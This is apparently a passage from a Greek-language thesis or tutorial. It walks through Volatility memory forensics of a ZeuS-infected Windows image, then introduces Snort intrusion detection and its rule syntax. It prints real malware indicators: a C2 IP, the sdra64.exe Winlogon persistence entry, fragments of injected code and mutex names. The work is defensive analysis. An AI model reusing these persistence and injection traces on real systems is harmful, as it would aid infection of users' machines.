... 0xff255020:lsass.exe                              688    632     21    405 2010-08-11 06:06:24 UTC+0000
... 0xff247020:services.exe                           676    632     16    288 2010-08-11 06:06:24 UTC+0000
.... 0xff1b8b28:vmtoolsd.exe                         1668    676      5    225 2010-08-11 06:06:35 UTC+0000
..... 0xff224020:cmd.exe                              124   1668      0 ------ 2010-08-15 19:17:55 UTC+0000
.... 0x80ff88d8:svchost.exe                           856    676     29    336 2010-08-11 06:06:24 UTC+0000
.... 0xff1d7da0:spoolsv.exe                          1432    676     14    145 2010-08-11 06:06:26 UTC+0000
.... 0x80fbf910:svchost.exe                          1028    676     88   1424 2010-08-11 06:06:24 UTC+0000
..... 0x80f60da0:wuauclt.exe                         1732   1028      7    189 2010-08-11 06:07:44 UTC+0000
..... 0x80f94588:wuauclt.exe                          468   1028      4    142 2010-08-11 06:09:37 UTC+0000
..... 0xff364310:wscntfy.exe                          888   1028      1     40 2010-08-11 06:06:49 UTC+0000
.... 0xff217560:svchost.exe                           936    676     11    288 2010-08-11 06:06:24 UTC+0000
.... 0xff143b28:TPAutoConnSvc.e                      1968    676      5    106 2010-08-11 06:06:39 UTC+0000
..... 0xff38b5f8:TPAutoConnect.e                     1084   1968      1     68 2010-08-11 06:06:52 UTC+0000
.... 0xff22d558:svchost.exe                          1088    676      7     93 2010-08-11 06:06:25 UTC+0000
.... 0xff218230:vmacthlp.exe                          844    676      1     37 2010-08-11 06:06:24 UTC+0000
.... 0xff25a7e0:alg.exe                               216    676      8    120 2010-08-11 06:06:39 UTC+0000
.... 0xff203b80:svchost.exe                          1148    676     15    217 2010-08-11 06:06:26 UTC+0000
.... 0xff1fdc88:VMUpgradeHelper                      1788    676      5    112 2010-08-11 06:06:38 UTC+0000
.. 0xff1ecda0:csrss.exe                               608    544     10    410 2010-08-11 06:06:23 UTC+0000
 0xff3865d0:explorer.exe                             1724   1708     13    326 2010-08-11 06:09:29 UTC+0000
. 0xff374980:VMwareUser.exe                           452   1724      8    207 2010-08-11 06:09:32 UTC+0000
. 0xff3667e8:VMwareTray.exe                           432   1724      1     60 2010-08-11 06:09:31 UTC+0000
```

5. Εντοπίζουμε την διαδικασία που έκανε την σύνδεση και παρατηρούμε ότι πρόκειται για την svchost.exe η οποία έχει ως διαδικασία γονέα την services.exe με PID 676. Συνειδητοποιούμε ότι κάτι τέτοιο δεν είναι σύνηθες αφού περιμέναμε μια τέτοια σύνδεση να πραγματοποιηθεί από κάποιον explorer.
6. Ελέγχουμε αν η IP έχει χαρακτηριστεί ως blacklist από το www.ipvoid.com/

193.104.41.75 Scan Report

Permalink | Email a Friend | Print this Page

Report updated 2 months ago. Update Report

IP Address Information

Analysis Date	2014-02-12 05:18:06 GMT
Blacklist Status	BLACKLISTED 2/37
IP Address	193.104.41.75 (Websites Lookup)
Reverse DNS	Unknown
ASN	Unknown
ASN Owner	Unknown
ISP	PE Voronov Evgen Sergiyovich
Continent	Europe
Country Code	(MD) Moldova, Republic of
Latitude / Longitude	47 / 29
City	Unknown
Region	Unknown

IP Blacklist Report

7. Η IP είναι σε blacklist. Είναι σύνηθες ένα κακόβουλο λογισμικό trojan να προσθέτει μια εγγραφή (key) στην registry του συστήματος προκειμένου να εξασφαλίζει την εκκίνηση του κάθε φορά που ξεκινά το μηχάνημα μας.


```
C:\Users\fiore\Desktop\Diplo\Documentation\volatility>volatility-2.3.1.standalone.exe -f zeus.vmem printkey -K "Microsoft\Windows NT\CurrentVersion\Winlogon"
Volatility Foundation Volatility Framework 2.3.1
Legend: (S) = Stable   (V) = Volatile

----------------------------
Registry: \Device\HarddiskVolume1\WINDOWS\system32\config\software
Key name: Winlogon (S)
Last updated: 2010-08-15 19:17:23 UTC+0000

Subkeys:
  (S) GPExtensions
  (S) Notify
  (S) SpecialAccounts
  (V) Credentials

Values:
REG_DWORD     AutoRestartShell : (S) 1
REG_SZ        DefaultDomainName : (S) BILLY-DB5B96DD3
REG_SZ        DefaultUserName : (S) Administrator
REG_SZ        LegalNoticeCaption : (S)
REG_SZ        LegalNoticeText : (S)
REG_SZ        PowerdownAfterShutdown : (S) 0
REG_SZ        ReportBootOk    : (S) 1
REG_SZ        Shell           : (S) Explorer.exe
REG_SZ        ShutdownWithoutLogon : (S) 0
REG_SZ        System          : (S)
REG_SZ        Userinit        : (S) C:\WINDOWS\system32\userinit.exe,C:\WINDOWS\system32\sdra64.exe,
REG_SZ        Vmapplet        : (S) rundll32 shell32,Control_RunDLL "sysdm.cpl"
REG_DWORD     SfcQuota        : (S) 4294967295
REG_SZ        allocatecdroms  : (S) 0
REG_SZ        allocatedasd    : (S) 0
REG_SZ        allocatefloppies : (S) 0
REG_SZ        cachedlogonscount : (S) 10
REG_DWORD     forceunlocklogon : (S) 0
REG_DWORD     passwordexpirywarning : (S) 14
REG_SZ        scremoveoption  : (S) 0
REG_DWORD     AllowMultipleTSSessions : (S) 1
REG_EXPAND_SZ UIHost          : (S) logonui.exe
REG_DWORD     LogonType       : (S) 1
REG_SZ        Background      : (S) 0 0 0
REG_SZ        AutoAdminLogon  : (S) 0
REG_SZ        DebugServerCommand : (S) no
REG_DWORD     SFCDisable      : (S) 0
REG_SZ        WinStationsDisabled : (S) 0
REG_DWORD     HibernationPreviouslyEnabled : (S) 1
REG_DWORD     ShowLogonOptions : (S) 0
REG_SZ        AltDefaultUserName : (S) Administrator
REG_SZ        AltDefaultDomainName : (S) BILLY-DB5B96DD3
```

8. Εντοπίζουμε ότι κατά την εκκίνηση του συστήματος τρέχει το sdra64.exe το οποίο είναι ένα trojan.



9. Προσπαθούμε να εντοπίσουμε κρυμμένο ή εμφωλευμένο (injected) κώδικα στην μνήμη το οποίο να σχετίζεται με την διαδικασία svchost.exe (856) η οποία και πραγματοποίησε την σύνδεση στον blacklisted διακομιστή με την χρήση του pluin malfind.

```
C:\Users\fiore\Desktop\Diplo\Documentation\volatility>volatility-2.3.1.standalone.exe -f zeus.vmem malfind --dump-dir C:/Users/fiore/Desktop/zeus -p 856
Volatility Foundation Volatility Framework 2.3.1
Process: svchost.exe Pid: 856 Address: 0xb70000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 38, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x00b70000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ..............
0x00b70010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
0x00b70020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x00b70030  00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00   ................

0xb70000 4d               DEC EBP
0xb70001 5a               POP EDX
0xb70002 90               NOP
0xb70003 0003             ADD [EBX], AL
0xb70005 0000             ADD [EAX], AL
0xb70007 000400           ADD [EAX+EAX], AL
0xb7000a 0000             ADD [EAX], AL
0xb7000c ff               DB 0xff
0xb7000d ff00             INC DWORD [EAX]
0xb7000f 00b800000000     ADD [EAX+0x0], BH
0xb70015 0000             ADD [EAX], AL
0xb70017 0040e0           ADD [EAX+0x0], AL
0xb7001a 0000             ADD [EAX], AL
0xb7001c 0000             ADD [EAX], AL
0xb7001e 0000             ADD [EAX], AL
0xb70020 0000             ADD [EAX], AL
0xb70022 0000             ADD [EAX], AL
0xb70024 0000             ADD [EAX], AL
0xb70026 0000             ADD [EAX], AL
0xb70028 0000             ADD [EAX], AL
0xb7002a 0000             ADD [EAX], AL
0xb7002c 0000             ADD [EAX], AL
0xb7002e 0000             ADD [EAX], AL
0xb70030 0000             ADD [EAX], AL
0xb70032 0000             ADD [EAX], AL
0xb70034 0000             ADD [EAX], AL
0xb70036 0000             ADD [EAX], AL
0xb70038 0000             ADD [EAX], AL
0xb7003a 0000             ADD [EAX], AL
0xb7003c d000             ROL BYTE [EAX], 0x1
0xb7003e 0000             ADD [EAX], AL

Process: svchost.exe Pid: 856 Address: 0xcb0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x00cb0000  b8 35 00 00 00 e9 cd d7 c5 7b 00 00 00 00 00 00   .5.......{......
0x00cb0010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x00cb0020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x00cb0030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................

0xcb0000 b835000000       MOV EAX, 0x35
0xcb0005 e9cdd7c57b       JMP 0x7c90d7d7
0xcb000a 0000             ADD [EAX], AL
0xcb000c 0000             ADD [EAX], AL
0xcb000e 0000             ADD [EAX], AL
0xcb0010 0000             ADD [EAX], AL
0xcb0012 0000             ADD [EAX], AL
0xcb0014 0000             ADD [EAX], AL
0xcb0016 0000             ADD [EAX], AL
0xcb0018 0000             ADD [EAX], AL
0xcb001a 0000             ADD [EAX], AL
0xcb001c 0000             ADD [EAX], AL
0xcb001e 0000             ADD [EAX], AL
0xcb0020 0000             ADD [EAX], AL
0xcb0022 0000             ADD [EAX], AL
0xcb0024 0000             ADD [EAX], AL
0xcb0026 0000             ADD [EAX], AL
0xcb0028 0000             ADD [EAX], AL
0xcb002a 0000             ADD [EAX], AL
0xcb002c 0000             ADD [EAX], AL
0xcb002e 0000             ADD [EAX], AL
0xcb0030 0000             ADD [EAX], AL
0xcb0032 0000             ADD [EAX], AL
0xcb0034 0000             ADD [EAX], AL
0xcb0036 0000             ADD [EAX], AL
0xcb0038 0000             ADD [EAX], AL
0xcb003a 0000             ADD [EAX], AL
0xcb003c 0000             ADD [EAX], AL
0xcb003e 0000             ADD [EAX], AL
```

10. Στην συνέχεια βρίσκουμε την hash της διαδικασίας και ελέγχουμε αν αυτή εντοπίζεται ως κακόβουλο λογισμικό στο www.virustotal.com/ και απότι παρατηρούμε κάτι τέτοιο φαίνεται να ισχύει.

```
root@bt:~/Desktop/zeus# sha256sum process.0x80fbf910.0x1f70000.dmp
3e3be5dc65aa35d68fd2aba1d3d9bf0f40d5118fe22eb2e6c97c8463bd1f1ba1  process.0x80ff88d8.0xb70000.dmp
```


11. Έπειτα εντοπίζουμε τα αντικείμενα mutant τα οποία βοηθούν στο να δοθεί σειριακή πρόσβαση στις διαδικασίες που ζητούν ένα πόρο του συστήματος.

```
C:\Users\fiore\Desktop\Diplo\Documentation\volatility>volatility-2.3.1.standalone.exe -f zeus.vmem mutantscan
Volatility Foundation Volatility Framework 2.3.1
Offset(P)          #Ptr #Hnd Signal Thread             CID Name
------------------ ---- ---- ------ ------------------ --------- ----
0x000962c0            1    1      1 0x00000000
0x007c0840            1    1      1 0x00000000
0x009d86e0            1    1      1 0x00000000
0x009d90d8            1    1      1 0x00000000
0x00eda870            1    1      1 0x00000000
0x00edae88            1    1      1 0x00000000
0x0105a278            1    1      1 0x00000000
0x0105a2e8            1    1      1 0x00000000
0x0105aa38            7    6      1 0x00000000                 _!MSFTHISTORY!_
0x0105acf0            2    1      0 0xff3ba880     888:912     wscntfy_mtx
0x0105e900            1    1      1 0x00000000
0x01061fe0            2    1      1 0x00000000                 542B5ABE01CB391B000003A82
0x010633b8            2    1      1 0x00000000                 msgina: InteractiveLogonRequestMutex
0x01066480            2    1      1 0x00000000                 PerfOS_Perf_Library_Lock_PID_684
0x01066d40            2    1      1 0x00000000                 winlogon: Logon UserProfileMapping Mutex
0x01066bd0            2    1      1 0x00000000                 PerfProc_Perf_Library_Lock_PID_684
0x010676d8            2    1      1 0x00000000                 RemoteAccess_Perf_Library_Lock_PID_684
0x01067d60            1    1      1 0x00000000
0x01069fa8            2    1      1 0x00000000                 WmiApRpl_Perf_Library_Lock_PID_684
0x0106fb60            3    2      1 0x00000000                 WininetProxyRegistryMutex
0x01070380            2    1      1 0x00000000                 Spooler_Perf_Library_Lock_PID_684
0x010719b0            2    1      1 0x00000000                 ContentFilter_Perf_Library_Lock_PID_684
0x01071e40            1    1      1 0x00000000
0x0107a2b0            2    1      1 0x00000000                 54D23F5A01CB391B0000047C2
0x0107b290            2    1      1 0x00000000                 c:!windows!system32!config!systemprofile!cookies!
0x0107c200            1    1      1 0x00000000
0x0108af60            1    1      1 0x00000000
0x01093568            1    1      1 0x00000000
0x01093c10            1    1      1 0x00000000
0x01093c90            4    3      1 0x00000000                 ZonesLockedCacheCounterMutex
0x010af880            1    1      1 0x00000000
0x010b7f68            1    1      1 0x00000000
0x010bb748            1    1      1 0x00000000
0x0644eeb0            5    4      1 0x00000000                 WindowsUpdateTracingMutex
0x06453bc8            1    1      1 0x00000000
0x06453c38            1    1      1 0x00000000
0x06453e48            1    1      1 0x00000000
0x064951d0            3    2      1 0x00000000                 WininetStartupMutex
0x064995c0            1    1      1 0x00000000
0x0651a720            1    1      1 0x00000000
0x06560db0            1    1      1 0x00000000
0x06560e20            1    1      1 0x00000000
0x065c05a8            1    1      1 0x00000000
0x065e6810            1    1      1 0x00000000
0x066290f8            1    1      1 0x00000000
0x0666c678            1    1      1 0x00000000
0x066ad9a8            1    1      1 0x00000000
0x066add28            1    1      1 0x00000000
0x066f68b0            5    4      1 0x00000000                 RasPbFile
0x066f6cd0            1    1      1 0x00000000
0x067358a8            2    1      1 0x00000000                 RSVP_Perf_Library_Lock_PID_684
0x06735dc0            2    1      1 0x00000000                 _AUIRA_2109
0x067790f8            1    1      1 0x00000000
0x06779d48            1    1      1 0x00000000
0x0687f0f8            1    1      1 0x00000000
0x06901200            1    1      1 0x00000000
0x06944ba0            1    1      1 0x00000000
0x06945830            1    1      1 0x00000000
0x06945a30            1    1      1 0x00000000
0x06946678            1    1      1 0x00000000
0x06b1a460            2    1      1 0x00000000                 VMwareGuestDnDDataMutex
0x06b400f8            1    1      1 0x00000000
```

12. Εντοπίσουμε μια εγγραφή με το όνομα AVIRA 2109 η οποία μας φαίνεται ύποπτη και για αυτό το λόγο συλλέγουμε πληροφορίες για αυτή και πράγματι διαπιστώνουμε ότι πρόκειται για χρήση από κακόβουλο λογισμικό.

13. Το συγκεκριμένο trojan έχει την δυνατότητα να κλείνει το firewall του συστήματος. Εκτελώντας την παρακάτω εντολή μπορούμε να επιβεβαιώσουμε ότι το μηχάνημα μας έχει προσβληθεί από το zeus.

14. Επιπρόσθετα μπορούμε να χρησιμοποιήσουμε την εντολή userassist η οποία μπορεί να παρέχει πολλές πληροφορίες σχετικά με τη δραστηριότητα των χρηστών.


C:\Users\fiore\Desktop\Diplo\Documentation\volatility>volatility-2.3.1.standalone.exe -f zeus.vmem userassist
Volatility Foundation Volatility Framework 2.3.1
Registry: \Device\HarddiskVolume1\Documents and Settings\Administrator\NTUSER.DAT
Key name: Count
Last updated: 2010-08-15 19:17:23 UTC+0000
Subkeys:
Values:
REG_BINARY UEME_CTLSESSION :
0x00000000 d7 c8 59 0e 02 00 00 00 ..Y.....
REG_BINARY UEME_RUNPIDL:%csidl2%\MSN.lnk :
ID: 1
Count: 14
Last updated: 2010-06-10 16:10:27 UTC+0000
0x00000000 01 00 00 00 13 00 00 00 56 24 cf 70 b7 08 cb 01 ....V$.p....
REG_BINARY UEME_RUNPIDL:%csidl2%\Windows Media Player.lnk :
ID: 1
Count: 13
Last updated: 2010-06-10 16:10:27 UTC+0000
0x00000000 01 00 00 00 12 00 00 00 56 24 cf 70 b7 08 cb 01 ....V$.p....
REG_BINARY UEME_RUNPIDL:%csidl2%\Windows Messenger.lnk :
ID: 1
Count: 12
Last updated: 2010-06-10 16:10:27 UTC+0000
0x00000000 01 00 00 00 11 00 00 00 56 24 cf 70 b7 08 cb 01 ....V$.p....
REG_BINARY UEME_RUNPIDL:%csidl2%\Accessories\Tour Windows XP.lnk :
ID: 1
Count: 11
Last updated: 2010-06-10 16:10:27 UTC+0000
0x00000000 01 00 00 00 10 00 00 00 56 24 cf 70 b7 08 cb 01 ....V$.p....
REG_BINARY UEME_RUNPIDL:%csidl2%\Accessories\System Tools\Files and Settings Transfer Wizard.lnk :
ID: 1
Count: 10
Last updated: 2010-06-10 16:10:27 UTC+0000
0x00000000 01 00 00 00 0f 00 00 00 56 24 cf 70 b7 08 cb 01 ....V$.p....
REG_BINARY UEME_CTLCUACount:ctor :
ID: 1
Count: 2
Last updated: 1970-01-01 00:00:00 UTC+0000
0x00000000 01 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 ....
REG_BINARY UEME_RUNCPL :
ID: 1
Count: 1
Last updated: 2010-06-10 16:16:57 UTC+0000
0x00000000 01 00 00 00 06 00 00 00 e0 30 53 59 b8 08 cb 01 ....0SY....
REG_BINARY UEME_RUNCPL:desk.cpl :
ID: 1
Count: 1
Last updated: 2010-06-10 16:16:57 UTC+0000
0x00000000 01 00 00 00 06 00 00 00 e0 30 53 59 b8 08 cb 01 ....0SY....
REG_BINARY UEME_UISCUT :
ID: 2
Count: 1
Last updated: 2010-08-15 19:17:23 UTC+0000
0x00000000 02 00 00 00 06 00 00 00 70 09 51 7d ae 3c cb 01 ....p.Q}.<..
REG_BINARY UEME_RUNPATH :
ID: 2
Count: 1
Last updated: 2010-08-15 19:17:23 UTC+0000
0x00000000 02 00 00 00 06 00 00 00 60 35 58 7d ae 3c cb 01 ....`5X}.<..
REG_BINARY UEME_RUNPATH:C:\Documents and Settings\Administrator\Desktop\ZeuS_binary_5767b2c6d84d87a47d12da03f4f376ad.exe :
ID: 2
Count: 1
Last updated: 2010-08-15 19:17:23 UTC+0000
0x00000000 02 00 00 00 06 00 00 00 60 35 58 7d ae 3c cb 01 ....`5X}.<..
Registry: \Device\HarddiskVolume1\Documents and Settings\Administrator\NTUSER.DAT
Key name: Count
Last updated: 2010-06-10 16:11:44 UTC+0000

SNORT

Το Snort είναι ένα ανοικτού κώδικα λογισμικό που χρησιμοποιείτε κυρίως ως σύστημα ανίχνευσης εισβολών (network intrusion detection system - NIDS). Δημιουργός του είναι ο Martin Roesch και ο κώδικας του είναι γραμμένος σε γλώσσα C. Στην αρχή έβρισκε εφαρμογή μόνο σε μικρά δίκτυα με χαμηλό bandwidth (100Mbps) ώσπου μετά την έκδοση 2 όπου και αντικαταστάθηκε ο μηχανισμός ανίχνευσης (Detection engine) με την νέα "Hi-performance Multi-Rule Inspection engine" το snort μπόρεσε να χρησιμοποιηθεί και σε μεγαλύτερα δίκτυα.

Το Snort εκτός από την λειτουργία του ως NIDS μπορεί να λειτουργήσει και ως εργαλείο παρακολούθησης πακέτων (sniffer) το οποίο έχει την δυνατότητα καταγραφής, απεικόνισης και αποθήκευσης των αποτελεσμάτων που συλλέγει σε log αρχεία σε μορφή απλού κειμένου ASCII.

Το Snort διαθέτει λοιπόν τρία βασικά mode λειτουργίας :


1. **Sniffer** mode.
   Η λειτουργία αυτή του Snort διαβάζει όλα τα πακέτα του δικτύου, τα αποκωδικοποιεί και στην συνέχεια παρουσιάζει τα αποτελέσματα στον χρήστη σε φιλική για αυτόν μορφή. Τα αποτελέσματα που λαμβάνει ο χρήστης στην οθόνη του εξαρτώνται από το σύνολο των φίλτρων που θα επιλεγεί, έτσι υπάρχει η δυνατότητα να ορίσει το είδος των πακέτων που θα εμφανίζονται όσο αναφορά το πρωτόκολλο, τον αποστολέα, τον παραλήπτη και διάφορα άλλα χαρακτηριστικά ενός πακέτου. Η λειτουργία αυτή του Snort είναι παρόμοια με αυτή του γνωστού εργαλείου tcpdump, το οποίο διατίθεται κυρίως με τα περισσότερα λειτουργικά συστήματα της οικογένειας του Unix.

2. **Packet logger** mode.
   Η λειτουργία του συγκεκριμένου mode διαφέρει σε σχέση με την πρώτη στο γεγονός ότι τα αποτελέσματα τα οποία προκύπτουν αποθηκεύονται αντί απλά να εμφανίζονται στην οθόνη. Τα αποτελέσματα μπορούν να αποθηκευτούν σε διάφορες μορφές όπως binary, XML ή ASCII ή να οργανωθούν σε βάσεις δεδομένων. Ιδιαίτερα σημαντική δυνατότητα σε περίπτωση που ο χρήστης θέλει να επεξεργαστεί και να εξετάσει τα δεδομένα σε δεύτερο χρόνο.

3. **NIDS** mode.
   Πρόκειται για την κύρια λειτουργία του Snort κατά την οποία παρακολουθεί, αναλύει και εξετάζει την κίνηση των πακέτων στο δίκτυο με σκοπό να ανιχνεύσει κακόβουλη δραστηριότητα και να προλάβει την εμφάνιση πιθανής επίθεσης στους πόρους ενός δικτύου. Το Snort έχει την ικανότητα να ανιχνεύει ένα μεγάλο φάσμα από γνωστές δικτυακές επιθέσεις, όπως port scanning, buffer overflows, OS fingerprints και άλλες. Η τεχνική που χρησιμοποιεί το Snort για την διαδικασία αυτή είναι κατά κύριο λόγο η Misuse Detection με την χρήση των Signatures ενός επιβλαβούς (malicious) πακέτου σε συνδυασμό με της μεθόδους του Protocol Anomaly Detection και του Anomaly Detection. Οι μηχανισμοί αυτοί υλοποιούνται κατά κύριο λόγο από τους preprocessors με χρήση κανόνων (rules).

Η μηχανή του snort αποτελείται από τέσσερις βασικούς μηχανισμούς:

1. **Rule Parser :** διαβάζει τα Rules από ένα αρχείο και τα δομεί στην μνήμη
2. **Rule Optimizer :** ομαδοποιεί τα rules σε rule-sets ώστε να γίνεται έλεγχος του κάθε πακέτου μόνο μία φορά για λόγους επιδόσεων. επιπλέον χρησιμοποιείτε για να επιλέξει το κάθε πακέτο με πιο rule-set θα ελεγχθεί.
3. **Multi-rule Inspection engine :** με χρήση αλγόριθμων Multi-pattern matching ελέγχονται παράλληλα όλα τα rules σε σχέση με ένα πακέτο.
4. **Protocol Analyzer :** ως κύριο στόχο έχει να κρατά το state των connections σε δύο διαφορετικές client και server ροές (flows).



5.1 Snort Rules

Οι κανόνες του Snort περιγράφουν στην μηχανή ανίχνευσης του εργαλείου εκείνα τα χαρακτηριστικά των πακέτων που θα εξεταστούν και θα συγκριθούν σύμφωνα με τα χαρακτηριστικά γνωστών δικτυακών επιθέσεων ή επιλογών του ίδιου του χρήστη. Επιπλέον ενημερώνουν για τον τρόπο με τον οποίο θα αντιδράσει το εργαλείο σε περίπτωση ταύτισης αυτών των χαρακτηριστικών. Τα Rules του Snort μπορούν να γραφτούν σε απλή περιγραφική γλώσσα και κάθε ένα από αυτά αποτελείται από δύο λογικά μέρη, τον Rule Header και τα Rule Options.

Ο Rule Header περιέχει τις εξής πληροφορίες:

1. **Action**: Είναι η ενέργεια που θα εκτελέσει το Snort όταν ταυτοποιήσει κάποιο πακέτο με ένα Rule. Η ενέργεια αυτή έχει να κάνει με την αντίδραση (Response) του Snort κατά την ανίχνευση μίας πιθανής επίθεσης.

   Η τιμή στο πεδίο Action μπορεί να είναι :
   - *Alert*: θα δημιουργήσει ένα alert για το γεγονός που εντόπισε και στη συνέχεια θα καταγράψει το πακέτο.

- *Log*: θα καταγράφει το πακέτο στον δίσκο.
- *Pass*: θα αγνοηθεί το συγκεκριμένο πακέτο.
- *Activate*: θα προκαλέσει ένα alert και στη συνέχεια θα ενεργοποιήσει ένα dynamic Rule.
- *Dynamic*: θα περιμένει μέχρι να ενεργοποιηθεί από ένα activate Rule και στη συνέχεια θα ενεργήσει ως ένα log Rule.
- *Drop* : θα μπλοκάρει το πακέτο και στην συνέχεια θα καταγράψει το συμβάν.
- *Reject* : λειτουργεί όπως και το Drop αλλά επιπλέον θα αποστείλει ένα πακέτο TCP reset αν το πρωτόκολλο είναι TCP ή ένα ICMP port unreachable μήνυμα για το πρωτόκολλο UDP.
- *Sdrop* : μπλοκάρει το πακέτο αλλά δεν το καταγράφει.

Ο χρήστης έχει την δυνατότητα να ορίσει και δικούς του τύπους από Actions.

2. **Protocol**: Είναι το είδος του πρωτοκόλλου στο οποίο ανήκει το πακέτο που θα εξεταστεί. Το πρωτόκολλο μπορεί να είναι ip, tcp, icmp, udp.
3. **Source IP**: Είναι η IP διεύθυνση αποστολέα που βρίσκεται στον IP header του πακέτου. Επιπλέον μπορεί να χρησιμοποιηθεί και η Classless Inter-Domain Routing (CIDR) προκειμένου να δηλωθεί ένα σύνολο (block) από IPs.
4. **Source Port**: Είναι η θύρα αποστολής από την οποία εξέρχεται το πακέτο και έχει νόημα στα tcp και udp πακέτα.
5. **Destination IP**: Είναι η IP διεύθυνση του παραλήπτη του πακέτου.
6. **Destination Port**: Είναι η θύρα προορισμού του πακέτου.

Τα Rule Options περιέχουν όλη την πληροφορία που χρειάζεται η μηχανή ανίχνευσης προκειμένου να εντοπίσει και να ταυτοποιήσει τα πακέτα που φέρουν συγκεκριμένα χαρακτηριστικά.

Τα Snort Rules έχουν την παρακάτω μορφή :

action protocol source-IP source-port -> destination-IP destination -port (rule options: " ";)

παραδείγματος χάριν:

alert icmp 192.168.1.4 any -> 192.168.1.1 any (msg: "HEARTBEAT";)

